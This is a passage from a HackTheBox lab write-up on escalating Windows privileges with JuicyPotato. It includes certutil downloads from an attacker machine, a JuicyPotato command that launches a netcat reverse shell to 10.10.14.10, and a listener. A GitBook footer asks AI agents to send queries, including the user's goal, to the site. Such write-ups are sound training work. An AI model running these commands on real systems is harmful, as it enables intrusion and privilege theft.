<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-326f22835ee1600efb1c52f89c668c945823a8ca%2Fimage%20(1145).png?alt=media" alt=""><figcaption></figcaption></figure>

To exploit this vulnerability, we will use **JuicyPotato**, a well-known tool to abuse this privilege in the Windows context.

**Download Required Tools**

{% embed url="<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>" %}

{% embed url="<https://eternallybored.org/misc/netcat/>" %}

**Starting an HTTP server** on our attack machine to serve files:

```bash
python3 -m http.server 8080
```


**Transfer files to the target machine** using `certutil`:

```powershell
certutil.exe -f -urlcache -split http://10.10.14.10:8080/JP.exe
certutil.exe -f -urlcache -split http://10.10.14.10:8080/nc64.exe
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e061cc588b6152c2e488cc9a8ba230e80c95005e%2F%7B7A5EA247-6705-4AE6-9179-CC05D7C19D62%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**Execution of JuicyPotato for the Escalation Privilege**

We will now run JuicyPotato to get a privileged session. The following command launches JuicyPotato, which runs `cmd.exe` with high privileges and initiates a connection to our attack machine via Netcat:

```powershell
./JP.exe -t * -l 1337 -p C:/Windows/System32/cmd.exe -a "/c C:/Windows/Temp/privesc/nc.exe -e cmd 10.10.14.10 1234"
```

**Login to High Session**

To intercept the connection, we listen to port 1234:

```bash
rlwrap nc -nvlp 1234
```

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e3daf54d334df83828448b33a33c2507c321742e%2Fimage%20(1146).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### Flag root :)

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5f6a1a1c85b5880d7c2ceec0377ce0ba8610174a%2Fimage%20(1147).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://131707722-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb205f3bda9f91a774548385f0c0a44224b0973c%2F%7B331DA03E-2FE6-4869-BA88-2B442360EB86%7D.png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.